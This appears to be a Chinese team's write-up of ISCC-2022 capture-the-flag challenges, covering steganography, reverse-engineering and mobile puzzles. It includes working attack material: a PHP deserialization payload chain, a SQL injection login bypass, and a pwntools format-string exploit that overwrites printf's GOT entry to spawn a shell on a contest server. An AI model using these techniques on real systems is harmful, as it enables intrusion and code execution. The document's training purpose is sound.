·ISCC-2022

# ISC联合：1051074219

# Misc:

## 单板小将苏翊鸣:

考点:图片高度修改


解法:修改图片宽高出现二维码，扫描二维码得到提示内容，百度搜索，连起来即为压缩包密码15942

## 降维打击:

下载下来里面有个图片



首先使用 foremost 进行分离

出现一张新图片，之后利用 zsteg -a 扫描分离的图片



再用这个 zsteg -e 图片参数 文件.png -> out.png出来图片在 <https://www.bilibili.com/read/cv8724055> 这里面对比

四个为一组，全员大写



多试一下，不对不排除写的太丑认错了


## 藏在星空中的诗

用PS打开psd文件之后能够发现一共有两张图叠加，但其中一张透明度为5因此无法看到内容，将其改为100后能够看到一张有向图

ti按照1 3 5 2 4的顺序拼接txt中内容，使用winrar解压，亲测360无法解压

解压之后得到xlsx文件，打开后发现是字符集与星星，将之前的txt星星进行相应替换即可，顺序是1 2 3 4 5

## 真相只有一个

****

png图片利用LSB工具可得密码部分

txt文件后面有空格与tab组成的01内容。


压缩包密码19981111

解压出来的流量包，可以提取出一个passwd.mp3

其中有摩斯电码内容。解得isccmisc。

使用SNOW.EXE即可解出flag

可用户替换掉flag即可



# Web:

## 冬奥会:

考点:构造JSON

题解:

Information={"year":"2022a","items":["skiin", ["test"], 0]}

## Pop2022:

考点:PHP反序列化

题解:

<?php

class Road\_is\_Long{

public $page;//Road\_is\_Long对象 1

public $string;//Make\_a\_Change对象 2

public function \_\_construct($file='index.php'){

//echo 'Road\_is\_Long\_\_construct';

$this->page = $file;

}

public function \_\_toString(){

echo '\_\_toString';

return $this->string->page;

}

public function \_\_wakeup(){

if(preg\_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->page)) {

echo "You can Not Enter 2022";

$this->page = "index.php";

}

}

}

class Try\_Work\_Hard{

protected $var='php://filter/read=convert.base64-encode/resource=flag.php';

public function append($value){

echo 'append';

include($value);

}

public function \_\_invoke(){

echo '\_\_invoke';

$this->append($this->var);

}

}

class Make\_a\_Change{

public $effort;//Try\_Work\_Hard对象

public function \_\_construct(){

//echo 'Make\_a\_Change\_\_construct';

$this->effort = array();

}#不知道有啥用

public function \_\_get($key){

echo '\_\_get';

$function = $this->effort;

return $function();

}

}

$a=new Road\_is\_Long();

$b=new Road\_is\_Long();

$c=new Make\_a\_Change();

$d=new Try\_Work\_Hard();

$c->effort=$d;

$b->string=$c;

$a->page=$b;

echo urlencode(serialize($a));

?>

或 直接访问/flag.php

wish=O%3A12%3A%22Road\_is\_Long%22%3A2%3A%7Bs%3A4%3A%22page%22%3BO%3A12%3A%22Road\_is\_Long%22%3A2%3A%7Bs%3A4%3A%22page%22%3Bs%3A3%3A%22aaa%22%3Bs%3A6%3A%22string%22%3BO%3A13%3A%22Make\_a\_Change%22%3A1%3A%7Bs%3A6%3A%22effort%22%3BO%3A13%3A%22Try\_Work\_Hard%22%3A1%3A%7Bs%3A3%3A%22var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A6%3A%22string%22%3BN%3B%7D

## Easy-SQL：

POST内容：

username=1'/\*\*/union/\*\*/select/\*\*/1,0x61646d696e,3%23&passwd=3


## 让我康康！


zousi


# Reverse:

## Amy's Code：

 IDA直接追Main0







继续跟



跟进第12行

读算法

v9=[0]\*20

v9[0]=149

v9[1]=169

v9[2]=137

v9[3]=134

v9[4]=212

v9[5]=188

v9[6]=177

v9[7]=184

v9[8]=177

v9[9]=197

v9[10]=192

v9[11]=179

v9[12]=111

v9[13]=111

v9[14]=1111

v9[15]=111

v9[16]=112

v9[17]=111

v9[18]=111

v9[19]=111

a="LWHFUENGDJGEFHYDHIGJ"

print(len(a))

s=""

for i in range(20):

    s+=chr((v9[i]-ord(a[i])^i))

print(s)

i

## How\_decode

xxtea加密变异

from ctypes import \*

def sar(i,index):

if i>0x7fffffff:

c = i>>index

m = bin(c)[2:]

m = '1'\*(32-len(m)) + m

return int(m,2)

else:

return i>>index

def MX(z, y, total, key, p, e):

temp1 = ((sar(z.value,5)) ^ (y.value\*4)) + ((sar(y.value,3)) ^ (16\*z.value))

temp2 = (total.value ^ y.value) + (key[e.value^p&3] ^ z.value)

return c\_uint32(temp1 ^ temp2)

def decrypt(n, v, key):

delta = 0x9e3779b9

rounds = 6 + 52//n

total = c\_uint32(rounds \* delta)

y = c\_uint32(v[0])

e = c\_uint32(0)

while rounds > 0:

e.value = (total.value >> 2) & 3

for p in range(n-1, 0, -1):

z = c\_uint32(v[p-1])

v[p] = c\_uint32((v[p] - MX(z,y,total,key,p,e).value)).value

y.value = v[p]

z = c\_uint32(v[n-1])

v[0] = c\_uint32(v[0] - MX(z,y,total,key,0,e).value).value

y.value = v[0]

total.value -= delta

rounds -= 1

return v

if \_\_name\_\_ == "\_\_main\_\_":

#这里的v需要用自己的 避免提交他人flag，共18个，IDA里顺着复制

v = [0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX,0xXXXXXXXX]

k = [73, 83, 67, 67]

n = 18

res = decrypt(n, v, k)

f = ''


for i in range(len(res)):

f += chr(res[i])

print(f)

## Sad Code

将图中马赛克的部分依次填入脚本==后面，运行即可



from z3 import \*

#报错的装Z3-solver 不要用z3

v16=[Int("v16%s"%i) for i in range(8)]

s=Solver()

s.add(v16[2] + 7 \* v16[1] - 4 \* v16[0] - 2 \* v16[3] == 0xXXXXXXXX)

s.add(5 \* v16[3] + 3 \* v16[2] - v16[1] - 2 \* v16[0] == 0xXXXXXXXX)

s.add(2 \* v16[1] + 8 \* v16[3] + 10 \* v16[0] - 5 \* v16[2] == 0xXXXXXXXX)

s.add(7 \* v16[0] + 15 \* v16[1] - 3 \* v16[3] - 2 \* v16[2] == 0xXXXXXXXX)

s.add(15 \* v16[4] + 35 \* v16[7] - v16[5] - v16[6] == 0xXXXXXXXX)

s.add(38 \* v16[6] + v16[4] + v16[7] - 24 \* v16[5] == 0xXXXXXXXX)

s.add(38 \* v16[5] + 32 \* v16[4] - v16[6] - v16[7] == 0xXXXXXXXX)

s.add(v16[4] + 41 \* v16[6] - v16[5] - 25 \* v16[7] == 0xXXXXXXXX)

v4=[]

if(s.check()==sat):

m=s.model()

for i in range(8):

v4.append(hex(int(str(m[v16[i]])))[2:])

print(v4)

for i in range(8):

for j in range(4):

print(chr(int(v4[i][j\*2:j\*2+2],16)),end="")

# Pwn:

### sim\_treasure

利用格式化字符串漏洞挟持printf函数的got表，改换成system，再下一次调用printf的时候传入'/bin/sh'即可getshell

题解：

from pwn import \*

context.log\_level='debug'

#io=process("./sp1")

io=remote("123.57.69.203",7010)

elf = ELF("./sp1")

libc = ELF("./libc-2.27.so")

puts\_got = elf.got['puts']

io.recvuntil("Can you find the magic word?\n")

pay\_1 = p32(elf.got["puts"])+b"%6$s"

#gdb.attach(io)

io.sendline(pay\_1)

io.recv(4)

puts\_addr = u32(io.recv(4))

#gdb.attach(io)

printf\_got = elf.got['printf']

libc\_base = puts\_addr - libc.symbols['puts']

system\_addr = libc\_base + libc.symbols['system']

io.sendline("A")

payload1 = fmtstr\_payload(6, {printf\_got: system\_addr})

io.recvuntil("A\n")

#gdb.attach(io)

io.sendline(payload1)

io.sendline("/bin/sh")


io.interactive();

# Mobile:

## MobileA:

考点:简单编码及加密

题解:

将马赛克部分进行转换

a=r'马赛克部分'


b=[20,19,12,11,4,3,21,18,13,10,5,2,22,17,14,9,6,1,23,16,15,8,7,0]

>>> for i in b:

... print(a[i],end='')

...


结果用Base64解密后转Hex，放到cmd5解密，得到part2

马赛克部分1是密钥，2是IV，3是Base64加密后结果，将密钥和IV进行Base64后，使用AES-CBC解密结果，得到part1

Flag格式:ISCC{part1part2}

## MobileB:

逆推

马赛克部分用0分隔

1 5

2 1

3 51

4 2

5 52

6 12

7 512

8 3

9 53

10 13

11 513

12 23

13 523

14 123

15 5123

16 4

17 54

18 14

19 514

20 24

21 524

22 124

23 5124

24 34

25 534

26 134

27 5134

28 234

29 5234

30 1234

31 51234

32 5


1-26为A-Z


逆推


descript


动态调试推码表

## Mobile Analysis:

class a里内容放菜鸟在线工具，参数写Base64码表，得到对照表

class c执行直接得到结果

class b里注意逻辑

b.b中str和str2是flag内容，a和b是换表后的内容，a对应a.a里的表，b对应a.b里的表，a是c.a的输出内容，解密后得到b，根据对照表得到flag的part2和part3

part1用MainActivity里的内容对照b.a进行换位

a="XXXXXXXXXXXXXXXX"

print(a[10:]+a[3:9]+a[0:3]+a[9:10])

连接后用Base64解密